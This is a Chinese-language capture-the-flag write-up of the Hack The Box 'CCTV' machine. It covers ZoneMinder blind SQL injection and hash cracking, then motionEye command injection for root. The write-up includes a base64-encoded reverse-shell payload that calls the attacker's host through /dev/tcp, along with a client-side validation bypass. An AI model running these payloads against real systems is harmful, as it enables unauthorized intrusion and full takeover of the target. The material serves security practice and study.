Machine Info
| Name | OS | Difficulty |
| CCTV | Linux | Easy |
Nmap
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ nmap -sS -p- -T4 cctv.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 14:23 +0800
Nmap scan report for cctv.htb (10.129.6.57)
Host is up (0.30s latency).
Not shown: 64691 closed tcp ports (reset), 842 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2164.35 secondsWeb
Website

通过dirsearch扫描后发现了网站目录http://cctv.htb/zm/vendor/composer/installed.json,内容列出了已安装的依赖库及其版本,但是没有利用价值。我们尝试使用burpsuite爆破一下登录页面。

登录后得到后台以及版本号。

通过搜索发现ZoneMinder1.37.63存在SQL盲注漏洞。
CVE-2024-51482
突然能够理解这个靶机评分为啥这么低了,对于网络延迟比较高的攻击者,dump到的数据会有很大的差错,同时它的数据库中的表又很多,所以我这边参考上面的GITHUB仓库中的SQL注入点重新写了一下脚本,在牺牲时间的情况下,换取SQL注入的成功性。思路是这样的:对同一个字符进行多次盲注,在结果中选取出现次数最多的那个字符即可大概率减少盲注错误。但是随之而来的是时间成本增加,当然也可以考虑使用多线程来减少运行时间。由于我的服务器与htb的延迟在240ms左右,脚本跑完大概需要8个小时(可以分步运行)。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ cat dump.txt
Data in the SCHEMA_NAME field of the SCHEMATA table in the information_schema databases: information_schema,performance_schema,zm
Data in the TABLE_NAME field of the TABLES table in the information_schema database: Config,ControlPresets,Controls,Devices,Event_Data,Event_Summaries,Events,Events_Archived,Events_Day,Events_Hour,Events_Month,Events_Tags,Events_Week,Filters,Frames,Groups,Groups_Monitors,Groups_Permissions,Logs,Manufacturers,Maps,Models,MonitorPresets,Monitor_Status,Monitors,Monitors_Permissions,MontageLayouts,Objezt_Uypes,Reports,Sorver_Stats,Servers,Sessions,Snapshots,Snapshots_Events,States,Suats,Storage,Tags,TriggersX10,User_Preferences,Users,ZonePresets,Zoes
Data in the COLUMN_NAME field of the COLUMNS table in the information_schema database: APIEnabled,Control,Devices,Email,Enabled,Events,Groups,HomeView,Id,Language,MaxBandwidth,Monitors,Name,Password,Phone,Snapshots,Stream,SystemTokenMinExpiry,Username
Data in the Name field of the Users table in the zm database: ,mark,admin
Data in the Password field of the Users table in the zm database: $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm,$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.,$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
使用hashcat进行字典爆破。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ hashcat -a 0 -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
User
使用mark用户名和密码登录。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ ssh mark@cctv.htb
The authenticity of host 'cctv.htb (10.129.8.100)' can't be established.
ED25519 key fingerprint is: SHA256:KrrHjS+nu1wJEfv1/NxT1fI+ODJaSRdJtFg201G+tO0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cctv.htb' (ED25519) to the list of known hosts.
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 19 Mar 14:13:27 UTC 2026

  System load:           0.02
  Usage of /:            70.2% of 8.70GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             249
  Users logged in:       0
  IPv4 address for eth0: 10.129.8.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:42c6

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)Root
利用linpeas.sh发现开启了很多端口。

这里列一下一些常见的端口服务。
| 端口 | 22 | 53 | 80 | 443 | 3306 |
| 服务 | SSH | DNS | HTTP | HTTPS | MySQL |
经过测试,发现8765端口可以使用curl命令返回html代码。那么我们就可以考虑在本地使用ssh命令将8765端口转发到本地,再进行访问。
ssh -N -L 8765:127.0.0.1:8765 mark@cctv.htb访问后发现后台是MotionEye。

查询一下motioneye的相关文件。
mark@cctv:/tmp$ find / -iname *motioneye* 2>/dev/null
/run/motioneye
/run/systemd/units/invocation:motioneye.service
/var/lib/motioneye
/var/log/motioneye
/etc/motioneye
/etc/motioneye/motioneye.conf
/etc/systemd/system/multi-user.target.wants/motioneye.service
/etc/systemd/system/motioneye.service重点是两个/etc/motioneye/motioneye.conf和/etc/systemd/system/motioneye.service,分别查看一下。
mark@cctv:/tmp$ cat /etc/systemd/system/motioneye.service
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target说明该服务是以root权限运行的。
mark@cctv:/tmp$ cat /etc/motioneye/motioneye.conf
# path to the configuration directory (must be writable by motionEye)
conf_path /etc/motioneye
...说明配置文件目录为/etc/motioneye,我们进入目录看一下。
mark@cctv:/tmp$ cd /etc/motioneye
mark@cctv:/etc/motioneye$ ls
camera-1.conf  motion.conf  motioneye.conf
mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password 得到密码,使用工具分析一下加密类型。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 989c5a8ee87a0e9521ec81a79187d162109282f0

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
尝试爆破。
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/CCTV]
└─$ hashcat -m 100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt 但是爆破不出来。有没有可能它本身就是个明文的密码。尝试登录。

果然可以,然后我们看看它的版本号。

搜索发现该应用存在命令注入漏洞CVE-2025-60787。

漏洞原理:简单来说,就是这里的时间格式直接交给了shell进行处理,但是后端并没有对这个格式进行严格验证,于是这里就会出现命令注入的问题。
由于验证全部都写在了前端,直接在控制台中覆盖原有的验证函数,将验证结果直接返回为真即可。如下:
configUiValid = function() { return true; };这里的话我们就可以利用下面的payload进行反弹 shell。
$(echo "cHl0aG9uMyAtYyAnaW1wb3J0IG9zOyBvcy5zeXN0ZW0oImJhc2ggLWMgXCJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE1LjQ2LzU1NTU1IDA+JjFcIiIpJwo=" | base64 -d | bash).%Y-%m-%d/%H-%M-%S这里的$()意思是先执行这里面的命令,然后把结果拼接到字符串中。这里主要是用到先执行的作用。
ehl@Stronger:~$ nc -lvnp 55555
listening on [any] 55555 ...
connect to [10.10.15.46] from (UNKNOWN) [10.129.8.102] 48486
bash: cannot set terminal process group (99449): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cctv:/etc/motioneye# ls
ls
camera-1.conf
motion.conf
motioneye.conf
root@cctv:/etc/motioneye# 得到root权限。